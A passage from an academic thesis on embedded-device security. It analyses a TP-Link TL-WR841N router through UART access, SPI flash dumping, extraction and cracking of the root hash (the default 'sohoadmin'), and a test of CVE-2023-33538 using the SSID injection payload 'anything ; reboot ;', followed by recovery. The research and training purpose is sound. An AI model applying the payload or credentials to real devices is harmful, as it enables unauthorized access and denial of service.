Rather than attempting full hardware emulation, the framework simulates, via web-code, instrument behaviour by driving deterministic or parameterised responses derived from recorded measurements and generated models. Because this proposed Cyber Range is free to access and runs entirely in the browser, learners can immediately perform realistic investigative actions without acquiring hardware or paid tooling. Virtual instruments include:

- **Multimeter simulation:** returns annotated voltage, continuity and resistance measurements for selected nodes, based on curated readings and simple conditional logic (e.g. open circuit versus grounded test point).
- **UART terminal:** implemented with a web terminal component (xterm-style) connected to a server process that replays boot logs, responds to permitted commands, and simulates interactive prompts; serial parameters (baud, parity) affect the decoding model to reinforce correct configuration choices.
- **Programmer adapter (e.g. CH341A):** enables retrieval of firmware images from the artefact store and supports a safe "flash" workflow for demonstration purposes; written operations are simulated and logged rather than executed on remote hardware.
- **PCB probing helper (PCBite-like):** provides guided wiring operations and visual overlays that indicate correct probe placement, with simulated consequences for correct/incorrect connections.
- **Optional logic-capture viewer:** displays pre-recorded logic traces and annotated timing diagrams where the pedagogical scenario requires temporal analysis.

This interaction model preserves the cause-effect relationships found in real labs (probe -> measurement -> interpretation) while providing a guided, structured path that prevents

learners from wandering blindly through the process. By reducing unnecessary trial-and-error and avoiding the overhead of setting up hardware workflows from scratch, the CTF keeps the experience focused, approachable, and motivating. The fact that the platform is entirely free and self-contained further lowers the entry barrier for complete beginners.

Structured Interaction and Skill Development

A typical orchestration sequence comprises: (1) visual inspection and annotation of the PCB; (2) identification of candidate debug/test points; (3) instrument selection and measurement; (4) retrieval and static analysis of firmware; (5) hypothesis generation about possible weaknesses; (6) verification via simulated commands or synthesized testcases. Guidance is embedded through inline hints and illustrative example artifacts, offering learners structured support and minimizing the risk of disengagement. Intended outcomes are articulated per challenge and map to measurable skills: identification of debug interfaces, interpretation of bootlogs, safe extraction of firmware images, elementary static analysis, and reasoning about exploitability.

Cyber Range Prototype

The vulnerability assessment and artifact curation documented in this thesis provide the foundational data for the Cyber Range (CTF) prototype developed in the ARTIC Project by a colleague.

The next images illustrate two of the central mechanisms of the platform: the simulation of the Multimeter (Figure 4.1), which enables precise electrical reconnaissance; and the UART Console (Figure 4.2), which provides interactive access to the device's runtime environment.

Figure 4.1. **Virtual Electrical Measurement:** Users simulate using a multimeter to acquire annotated voltage and continuity readings on the PCB, crucial for pin identification.

Figure 4.2. **Interactive Serial Access:** Once pins are identified, a virtual terminal console opens, replaying our complete bootlogs and responding to *bootloader* or *shell* commands based on recorded behavioral models.

Chapter 5

Experimental Results

5.1 TP-Link WR841N Router Analysis

The TP-Link TL-WR841N, also marketed as the "N300", is a consumer-grade router designed for homes and small businesses. The device supports 2.4 GHz Wi-Fi access through IEEE 802.11b/g/n standards, delivering maximum theoretical PHY rates of 300 Mbps, and provides wired Ethernet connections. It offers basic routing, NAT, and firewall protection, along with user-friendly features such as a web-based administration interface, guest networks, parental controls, IPv6 support, a WPS button for quick secure connections, and remote or local management via web or mobile apps.

The specific router under test for this assessment is hardware revision 11.1 and is powered by a single-core 32-bit MIPS Qualcomm SoC running at 650 MHz, along with 32 MB DRAM and 4 MB SPI NOR flash memory for storing firmware.

These routers are designed for the mass market, prioritizing low cost over advanced security features. Their limited protections and design constraints make them interesting targets for security research, as vulnerabilities can potentially affect a large number of users. While adequate for basic home networking, the TL-WR841N could be exposed to privacy risks, unauthorized access, and other network-level threats.

5.1.1 UART Pin Identification and Connection

The first stage of the initial analysis required to find and confirm the UART interface because this interface serves as the main observation and interaction point for the embedded system. UART was selected as first choice because it delivers essential boot output during startup. This allows to monitor hardware initialization and operating system loading processes without affecting system operation. Bootloader and kernel console messages can be seen in real time through this channel, which also supports direct command input when input functionality is active. The working hypothesis was that UART would either expose a login shell or at least reveal kernel debug information, both essential to understanding the firmwar's runtime behavior before performing any flash dumping or reprogramming operations.

Four unpopulated through-holes were identified on the PCB, arranged in a pattern typical of UART headers. The ground pin was located by measuring continuity between

each pad and the metallic shell of the power connector using a multimeter in ohmmeter mode.

The TX line became visible through signal probing after it was established a stable ground reference which allowed us to identify serial output. The communication link operated at 115200 baud rate through picocom which successfully recorded console output from both bootloader and kernel startup operations.

The RX pin which serves to send data to the device showed no initial response, and no transmitted characters were detected as echoes. The community reports indicate that certain devices contain pulldown resistors which restrict current flow so users must modify these devices to achieve suitable communication. In this case, instead, electrical measurement with a multimeter revealed an open circuit: the pads were present but electrically disconnected (5.1). To create the electrical continuity, two PCBite probes were placed in the point of gap, and were connected together with a small wire (5.2).

After restoration, a stable UART link was established, providing both output and command input capabilities. The interface operated correctly which allowed to continue the work on firmware and boot analysis.



Figure 5.1. TP-Link WR841N UART RX electrical connection gap



Figure 5.2. TP-Link WR841N with UART connection aided by PCBite

5.1.2 Bootlog and Gained System Informations

The full boot log collection process functioned as a diagnostic tool while establishing a baseline for future system changes. The hypothesis suggested that boot messages would display essential system details about partition layout, bootloader, kernel, and init system versions which could be used to better understand the system but also to identify existing security weaknesses.

The complete UART bootlog obtained from the target device is provided in Appendix A. Only selected excerpts are reported here to highlight the most relevant stages of system initialization and partition mapping; the full log is preserved in the appendix for reproducibility and forensic reference.

Bootlog highlights:

```
U-Boot 1.1.4 (Jun 16 2015 - 14:12:19)
ap143-2.0 - Honey Bee 2.0
DRAM:  32 MB
Flash:  4 MB
Using default environment

## Booting image at 9f020000 ...
   Uncompressing Kernel Image ... OK
Starting kernel ...
```

```
Linux version 2.6.31 (tomcat@buildserver)
CPU revision is: 00019374 (MIPS 24Kc)
ath_sys_frequency: cpu apb ddr apb cpu 650 ddr 393 ahb 216
Kernel command line:
 console=ttyS0,115200 root=31:2 rootfstype=squashfs
 mtdparts=ath-nor0:128k(u-boot),1024k(kernel),2816k(rootfs),
          64k(config),64k(art)
```

The bootlog captures two essential functions: (1) it displays bootloader and kernel messages which show hardware details including memory capacity and flash organization and peripheral startup information and (2) it provides stable evidence about software versions and runtime behavior which assists vulnerability assessment and exploit development.

The boot sequence provided essential system data which has been summarized in the following section.

System info gained:

```
Bootloader:
U-Boot 1.1.4

OS:
Linux version 2.6.31 (2009)
Init system: BusyBox v1.01

Hardware:
CPU: MIPS 24Kc, 650 MHz
RAM: 32 MB, 393 MHz

Flash: 4 MB total, stored on NOR flash (ath-nor0 mtd device) with MTD
↪  partitions:
  u-boot: 128 KB
  kernel: 1 MB
  rootfs: 2.75 MB
  config: 64 KB
  art: 64 KB
So "rootfs" is read-only squashfs (typical embedded layout); configurations are
↪  stored in "config", a small writable partition.

Wireless:
Atheros/QCA-family (legacy HAL ath_hal 0.9.17.1)
```

The device runs an outdated Linux kernel (2.6.31) together with U-Boot 1.1.4 and legacy Atheros wireless components (ath_hal 0.9.17.1, MadWifi lineage). The software contains old vendor-specific binaries and unpatched modules which do not have contemporary security measures and multiple known security weaknesses. Users can experience remote threats when attackers send specially crafted wireless frames that cause system crashes and enable remote code execution and local users can gain elevated access.

5.1.3 Flash Dump and Root Password Extraction

The next step was to obtain a complete, static copy of the firmware via external flash dumping. This offline dump prevents runtime interference and protects the device during analysis. Based on common practices in low-cost consumer devices, the working hypothesis was that credentials and configuration parameters might be stored in plaintext or weakly hashed form. The resulting firmware image can be analyzed with static methods such as binwalk, filesystem extraction, and symbol or string inspection to identify configuration elements like user accounts, password hashes, and other persistent settings. A static image is essential for detailed reverse engineering and understanding the system.

The SPI flash was read using a CH341A programmer and an SOP8/SOIC8 test clip (see Figure 5.3 for the hardware setup). The red wire of the clip must be placed on the flash package pin marked with the small dot.



Figure 5.3. TP-Link WR841N flash dump using CH341A programmer and SOP8/SOIC8 test clip

The read operation was performed with `flashrom` after identifying the correct flash chip model (Winbond W25Q32BV) through visual inspection of the markings on the flash package. The command used to create a bit-exact dump of the flash contents is shown below:

```
flashrom -p ch341a_spi --progress -r firmware.bin -VV -c
↪  W25Q32BV/W25Q32CV/W25Q32DV
```

The SquashFS root filesystem became accessible after creating a bit-exact dump, which allowed the extraction through tools like `binwalk` and `unsquashfs`. The extracted image

contained the shadow password file:

```
$ cat etc/shadow
root:$1$GTN.gpri$DlSyKvZKMR9A9Uj9e9wR3/:15502:0:99999:7:::
```

By searching on web, it was found that the hash matched a default credential, which belongs to this device family: the unencrypted password `sohoadmin`. The match was validated using `hashcat` in a straightforward dictionary test:

```
hashcat --attack-mode 0 -m 500 thehash.txt thepwlist.txt
# thehash.txt contains "$1$GTN.gpri$DlSyKvZKMR9A9Uj9e9wR3/"
# thepwlist.txt contains "sohoadmin"
# hashcat succeeds in cracking the hash
```

The prefix `$1$` in `/etc/shadow` indicates the *MD5-Crypt* scheme. The canonical format is:

```
$id$salt$hash
```

The format requires `$id$` to identify the algorithm (`1` = MD5-Crypt) and includes the per-hash salt value plus the encoded digest that results from the password and salt combination.

The extracted firmware image contained a recoverable hashed root password. This demonstrates that offline flash extraction can expose credential material which, if valid on the running system, permits administrative access via available interfaces (for example web or SSH). This finding motivated subsequent experiments that exercised both remote management interfaces and local shells.

5.1.4 Interacting with U-Boot

To access the U-Boot console, it was pressed `tpl` at the beginning of boot. Available commands:

```
ap143-2.0> help
?       - alias for 'help'
boot    - boot default, i.e., run 'bootcmd'
bootd   - boot default, i.e., run 'bootcmd'
bootm   - boot application image from memory
cp      - memory copy
erase   - erase FLASH memory
help    - print online help
mct   - simple RAM test
md      - memory display
mm      - memory modify (auto-incrementing)
mtest   - simple RAM test
mw      - memory write (fill)
nm      - memory modify (constant address)
ping    - send ICMP ECHO_REQUEST to network host
printenv- print environment variables
```

```
progmac - Set ethernet MAC addresses
progmac2 - Set ethernet MAC addresses
reset   - Perform RESET of the CPU
run     - run commands in an environment variable
setenv  - set environment variables
tftpboot- boot image via network using TFTP protocol
version - print monitor version
```

`printenv` output:

```
console=ttyS0,115200 root=31:02 rootfstype=jffs2 init=/sbin/init
↪  mtdparts=ath-nor0:
32k(u-boot1),32k(u-boot2),3008k(rootfs),896k(uImage),64k(mib0),64k(ART)
```

This differs from kernel parameters that were printed during boot:

```
Kernel command line: console=ttyS0,115200 root=31:2 rootfstype=squashfs
↪  init=/sbin/init
```

Motivation and interpretation:

The U-Boot environment variables describe the values stored in the bootloader environment, but they do not necessarily match the parameters actually passed to the kernel at runtime, like in this case. The kernel command line shown in the boot log is the authoritative record of what the kernel receives. In this system, the Linux device model uses the `root=31:2` notation to denote a device identified by major number 31 (an MTD block device) and minor number 2 (the partition index, corresponding to `mtdblock2`, i.e., the third partition — the rootfs `SquashFS` partition). The Linux kernel provides the MTD (Memory Technology Device) subsystem as an abstraction layer for flash-based storage devices.

5.1.5 Linux Shell Access and Filesystem Exploration

A local shell prompt was obtained using the credential material recovered from the firmware image (`root:sohoadmin`). Examination of the device partitions via `/proc/mtd` produced the following listing:

```
# cat /proc/mtd
dev: size erasesize name
mtd0: 00020000 00010000 "u-boot"
mtd1: 00100000 00010000 "kernel"
mtd2: 002c0000 00010000 "rootfs"
mtd3: 00010000 00010000 "config"
mtd4: 00010000 00010000 "art"
```

Motivation and hypothesis:

The inspection of the partition table served two purposes: first to verify the partition layout matching the bootlog report, second to find the configuration partition, which holds permanent device settings. The hypothesis is that the configuration partition would contain

readable configuration blobs (credentials, SSID/PSK, and other settings) while the `rootfs` would be a compressed read-only SquashFS image. `art` partition typically stores radio calibration and factory data including MAC address, and power calibration.

Observed userland and tools:

`busybox` provides many stripped-down utilities (shell, coreutils, etc.) typical of embedded Linux. Below are the main userland binaries and utilities present on the filesystem (collected with simple `ls` commands):

```
$ ls bin/
busybox       echo          kill          msh           sleep
cat           false         ln            ping          true
chmod         hostname      login         ps            umount
date          ip            ls            rm
df            iptables-xml  mount         sh

$ ls sbin/
80211stats        init              iwpriv            route
apstats           insmod            klogd             syslogd
athstats          iptables          logread           tc
athstatsclr       iptables-multi    lsmod             udhcpc
brctl             iptables-restore  pktlogconf        vconfig
getty             iptables-save     pktlogdump        wifitool
hostapd           iwconfig          reboot            wlanconfig
ifconfig          iwlist            rmmod             wpa_supplicant

$ ls usr/bin/
[               dropbear         httpd            scp
arping          dropbearconvert  lld2d            test
dbclient        dropbearkey      logger           tftp

$ ls usr/sbin/
bpalogin       dhcp6s         pppd           udhcpd
dhcp6c         dropbearmulti  radvd          xl2tpd
dhcp6ctl       ping6          radvdctl
```

The available binaries offered by this BusyBox set, reveal that the system contains standard networking tools and system administration utilities. The web server httpd, together with SSH service dropbear, provide administrative access to the system, so their configuration settings and access control mechanisms need to be reviewed. Wireless management utilities including hostapd, wpa_supplicant, iwconfig, and wlanconfig show the components that handle network configuration and operation. This provides potential points for security testing.

5.1.6 Modifying Wi-Fi and Router Passwords

A configuration change was performed via the device web interface to validate the configuration persistence mechanism and to confirm the layout of the identified MTD partitions. Through the web interface, users can configure the wireless passphrase as `testwifipw`, and

set the administration password to `testadminpw`. During the settings application process, the serial console displayed these flash operation messages:

```
Erase from 0X3E0000 to 0X3E9F50:
Program from 0X3E0000 to 0X3E9F50:
write successfully
```

Resulting evidence:

Post-modification inspection of `/dev/mtdblock3` confirmed that the `config` partition had been updated. Relevant entries included:

- `admin 568ef81550071b3dc7a13beea465516f` — the MD5 hash of `testadminpw`, replacing the previous hash corresponding to the default password `admin`.
- The Wi-Fi password was changed from the default numeric value `97928270` to the string `testwifipw`.

The WPA pre-shared key is expected to be stored in plaintext within the configuration partition because the router needs to start wireless services automatically at boot without user input — unlike home computers, which sometimes ask users for storage decryption passwords. The implementation of stronger protection measures would theoretically be possible through credential storage encryption with device-specific keys or TPMs (Trusted Platform Module) or TEEs (Trusted Execution Environments). Consumer-grade routers do not include these security measures because their threat model focuses on defending against threats that do not include physical or firmware-based attacks.

5.1.7 Boot Process and Initialization Scripts

The system starts by launching BusyBox through its init implementation where BusyBox functions as a multi-call binary through a symlinked init binary:

```
init started: BusyBox v1.01 (2015.06.16-06:24+0000) multi-call binary
$ ll squashfs-root/sbin/init
squashfs-root/sbin/init -> ../bin/busybox
```

The basic process types that run at different system levels receive direction through the `/etc/inittab` configuration settings:

```
::sysinit:/etc/rc.d/rcS
::respawn:/sbin/getty ttyS0 115200
::shutdown:/bin/umount -a
```

Semantics:

- `sysinit`: executed once during system initialization.
- `respawn`: ensures critical processes (e.g., getty on UART) are restarted if they exit.
- `shutdown`: commands executed during system shutdown.

The evaluation of boot sequence and init configuration helped identify the services which start up during system initialization. The `rcS` script initiates essential network programs which include `httpd` web management interface (which also starts `dropbear`), and wireless interface initialization utilities.

5.1.8 Executable Analysis (usr/bin/httpd)

Following the initialization analysis, the web server binary (`usr/bin/httpd`) was selected for detailed inspection. The rationale for this focus is that `httpd` orchestrates the web management interface. It handles configuration requests, making it a central component for understanding both normal operation and potential attack surfaces.

The web server binary was characterized as follows:

```
usr/bin/httpd: ELF 32-bit MSB executable, MIPS, dynamically linked, interpreter
↪  /lib/ld-uClibc.so.0
```

The `httpd` binary operates as a stripped executable because it lacks traditional ELF section headers, yet it still provides essential symbol and relocation data through its dynamic symbol table and runtime linking information. The tools `readelf -D`, `objdump -T`, and `strings` can indeed show them. Thus, despite being stripped, the binary can be analyzed more easily in Ghidra, with function names preserved, allowing a clearer understanding of its behavior.

5.1.9 CVE-2023-33538 Vulnerability Test

A search for publicly known vulnerabilities was conducted by examining canonical vulnerability databases and community-maintained repositories.

A historical analysis repository for the WR841N family [21] was consulted but its findings did not match the firmware revision under test.

Instead, the device showed vulnerability to **CVE-2023-33538** through additional tests which identified a command injection flaw in the web management interface. The wireless configuration component (`/userRpm/WlanNetworkRpm.htm`) contains a security weakness because it does not properly validate SSID field input. This enables attackers to run arbitrary commands.

The following example demonstrates the vulnerable pattern which exists in the firmware code.

```
execFormatCmd("iwconfig %s essid %s", interface, ssid);
```

When SSID input was not properly sanitized, injection of shell metacharacters allowed arbitrary command execution in the context of the management process. A practical exploit payload such as entering as SSID:

```
anything ; reboot ;
```

caused the management subsystem to trigger a system reboot as soon as the configuration was processed. The system entered into a continuous restart cycle because the inserted command became part of the persistent configuration. This executed automatically during every startup.

The observed reboot loop functions as a local denial-of-service (DoS) attack but the same injection primitive could lead to more damaging results. Remote command execution (RCE) may be achievable from the LAN — and, depending on exposure (remote management enabled, port-forwarding misconfiguration), from the WAN as well. An attacker who gains RCE access can obtain payloads through `tftp` and use low-level utilities including `dd` to overwrite MTD partitions and create persistent firmware-level backdoors. These backdoors transform availability faults into total system breaches.

5.1.10 Impact and Recovery Strategy

The SSID-based command injection creates a soft-brick condition which prevents the device from performing a complete startup while keeping its electrical systems operational. The system enters an unending reboot cycle after it attempts to load the corrupted startup configuration file. The front-panel button hardware reset had no impact because UART logs show "reset button pressed" yet the reset handler fails to start early enough during boot to stop the fault.

The process of external flash recovery requires the use of a SOIC8 test clip along with a CH341A programmer which serves as a dependable method. The method demands multiple connection attempts because the test clip often fails to establish a steady connection during its operation.

The security breach reveals two essential device hardening lessons which organizations must learn. All input data must undergo complete validation by management interfaces to prevent injection primitives from occurring. The system requires devices to maintain separate recovery mechanisms which operate independently from the operating system. The recovery systems should operate at bootloader level to enable factory reset functionality and hardware recovery modes. The system needs protection against permanent device lockouts which stem from incorrect configuration settings.

5.1.11 Memory Access and Recovery Trials in U-Boot

Memory Address Mapping

The recovery process began with an analysis of the device memory map to understand how the router manages its SPI flash and configuration partitions. The offset `0x003E0000`, observed earlier in the serial console logs during flash operations (`Erase from 0x3E0000...`), was assumed to correspond to the configuration partition (`mtd3`). Using the U-Boot `md.b` command to inspect this address space, however, returned data that did not correspond to the configuration partition but to another region, indicating that the address did not actually map to the intended flash area.

Reference to the QCA9531 SoC documentation [4] — used here as a reference since no datasheet is publicly available for the QCA9533-BL3A, the actual SoC of the device — clarified that the external SPI flash is memory-mapped starting from physical address `0x1F000000`.

The configuration partition is thus located at:

```
Correct Physical Address = 0x1F000000 + 0x3E0000 = 0x1F3E0000
```

3.6 Address Map

Figure 3-6 shows the address space allocation.



Figure 3-6 Address Space Allocation

Figure 5.4. QCA Physical Address Map [4]

The MIPS processor uses different virtual address segments, which makes the virtual address equivalence depend on the current access mode [25].

- **KUSEG** (0x00000000-0x7FFFFFFF): user-space memory, translated via the TLB.
- **KSEG0** (0x80000000-0x9FFFFFFF): kernel-space, **cached**, direct mapping.
- **KSEG1** (0xA0000000-0xBFFFFFFF): kernel-space, **uncached**, direct mapping.

The general scheme shows that KUSEG functions as the user process virtual space, which gets mapped through TLB. It does not function as a directly mapped area to physical peripherals like KSEG0 and KSEG1 do.

For KSEG0 and KSEG1, the physical address in MIPS is typically [24] [23] obtained through:

```
PA = VA & 0x1FFFFFFF
```

For example, the external SPI flash in the device is mapped in both KSEG0 and KSEG1, allowing access to the same physical region via different virtual addresses. In KSEG0, the flash appears at `0x9F000000-0x9FFFFFFF` and can be accessed with caching enabled, while in KSEG1 it is mapped to `0xBF000000-0xBFFFFFFF`, bypassing the cache to ensure immediate, coherent reads and writes. RAM follows a similar pattern: although

it is accessible through both segments, KSEG1 is typically preferred for consistent access, especially during early system initialization. MMIO regions, such as peripheral registers, are also mapped in KSEG1 to prevent cache-induced inconsistencies.

Since U-Boot runs in kernel mode, memory can be accessed using both virtual and physical addresses. So the SPI flash can be read via KSEG0, KSEG1, or the corresponding physical addresses; however, accessing an address just before the flash, such as `0x1EFFFFFF`, may block the system, while reading from the correct starting address, `0x1F000000`, returns the expected contents.

Write Limitations in U-Boot

Preliminary experiments with U-Boot's `mw` (memory write) command revealed that writes issued to `0xBF000000` (KSEG1, uncached) appeared to modify values visible at `0x1F000000`, whereas writes to `0x9F000000` (KSEG0, cached) showed no immediate effect at `0x1F000000`. This difference can be attributed to caching: operations in KSEG1 directly interact with the memory-mapped bus, while KSEG0 writes affect only the cache layer.

Although the system initially appeared to save the data in the `config` partition, the information was lost after the computer rebooted. Thus, U-Boot's `mw` command does not execute actual SPI write operations. The current U-Boot build does not contain the necessary flash-write routines to support permanent modification. Indeed, `mw` is always used to write on RAM memory, not on flash.

RAM Boot and Config Persistence

As part of exploratory experiments on the bootloader and firmware behavior, attempts were made to load the kernel into RAM rather than directly from flash. This approach allowed observation of the early stages of system initialization, including kernel decompression, memory mapping, and access to the configuration partition, without immediately committing to flash execution.

By default, the router boots from flash address `0x9F020000`. Attempting to manually boot from RAM using:

```
ap143-2.0> bootm
```

produced an error:

```
## Booting image at 81000000 ...
   Uncompressing Kernel Image ... Too big uncompressed streamLZMA ERROR 1 - must
    ↪  RESET board to recover
```

The workaround was to manually copy the kernel image from flash storage into RAM using:

```
ap143-2.0> cp.b 9f020000 81000000 100000
ap143-2.0> bootm
```

This correctly loaded the kernel from RAM, though configuration values were still fetched from the persistent (and corrupted) `config` partition in flash, re-triggering the fault. In

this system, the `config` partition is not mounted as a traditional filesystem. Instead, the firmware loads an in-memory configuration structure during boot. When the user modifies settings through the web interface, the firmware erases the corresponding flash sector and writes the updated configuration block to flash.

5.1.12 External Flash Programming and Recovery

Given that the persistent configuration partition continued to trigger the reboot loop, normal firmware-based recovery mechanisms (e.g., bootloader commands, reset button, etc) proved insufficient. Direct manipulation of the SPI flash was therefore necessary to restore a stable device state.

The SOIC8 test clip (pogo) connected to a CH341A programmer allowed the SPI flash of the router to be accessed. The firmware image was dumped and subsequently edited to remove the injected string `; reboot;` from the SSID field, allowing for recovery of the device.

Flash write command

The CH341A SPI driver enabled the device to receive firmware writing through the `flashrom` tool:

```
flashrom -p ch341a_spi --progress -w firmware.bin -VV -c
↪  W25Q32BV/W25Q32CV/W25Q32DV
```

Firmware size mismatch and correction

The firmware binary was first modified to remove the injected `; reboot;` string from the SSID field. To preserve alignment and prevent corruption, spaces were inserted to replace the removed characters, maintaining the overall layout of the file.

An initial attempt to flash the edited image failed because the binary had grown by one byte, resulting in the following error from `flashrom`:

```
Error: Image size (4194305 B) doesn't match the expected size (4194304 B)!
```

At the time, it was unclear that this extra byte was introduced automatically by the text editor at the end of the file. An attempt to remove a possibly superfluous space caused the entire firmware content to shift by one byte, corrupting the layout and leading to system crash during boot.

The issue was resolved by restoring the original spacing to maintain proper alignment and then truncating the final, unused byte of the file using:

```
truncate -s 4194304 firmware.bin
```

After this correction, the device booted correctly.

Hardware-related boot anomalies

Two non-software causes of boot failure were observed during recovery experiments:

- **Test clip interference:** The SOIC8/SOIC8 test clip left on the flash package (with CH341A programmer disconnected) caused boot failure and all LEDs stayed off. The system started working normally again when the clip was taken off. The clip, along with leftover programmer components, create electrical disturbances which cause the flash bus to malfunction. This triggers SoC instability.
- **Power supply compatibility:** The device failed to boot properly when powered by a non-original power supply, which led to multiple system restarts; using the original or equivalent power supply brought back system stability. The results demonstrate how sensitive embedded systems are to power parameters, which makes power testing essential for experimental success.

Both observations reinforce the requirement for careful hardware handling and for reproducing experiments under controlled power and connection states.

5.1.13 Network and Storage Behavior

Network test and remote management check

The router's network access limitations and its connectivity to upstream networks underwent evaluation through a controlled experiment. The host PC was configured as a DHCP server and connected to the router via its WAN port, simulating an upstream network that assigns a public-like IP address to the router. The research objectives included three parts: (1) validating the router's DHCP IP address acquisition, (2) determining the default remote management setting, and (3) analyzing how activating remote management affects web panel access from the upstream network. The hypothesis was that consumer routers follow the standard practice of limiting administrative control to the local area network because these devices emphasize user friendliness and basic security above all else. The experiment enabled both hypothesis validation and identification of potential security vulnerabilities that could allow external router access.

Observed outcomes:

- The router obtained an IP address via DHCP as expected.
- Remote management was disabled by default.
- Enabling remote management made the web panel reachable from the upstream network, demonstrating that remote exposure is possible when the feature is active.

These steps establish the device's network exposure model and provide context for threat assessment: a reachable management interface increases the potential impact of web-based vulnerabilities, particularly in light of the known SSID command injection flaw.

Filesystem, MTD partitions and mounting behavior

Runtime inspection of mounted filesystems produced:

```
# mount
/dev/mtdblock2 on / type squashfs (ro,relatime)
/proc on /proc type proc (rw,relatime)
devpts on /dev/pts type devpts (rw,relatime,mode=622)
none on /tmp type ramfs (rw,relatime)
none on /var type ramfs (rw,relatime)
```

The inspection aimed to gain an overview of mounted partitions and their roles in the system. In particular, it highlighted which parts of the flash are exposed as filesystems and which remain inaccessible or non-traditional.

Key findings:

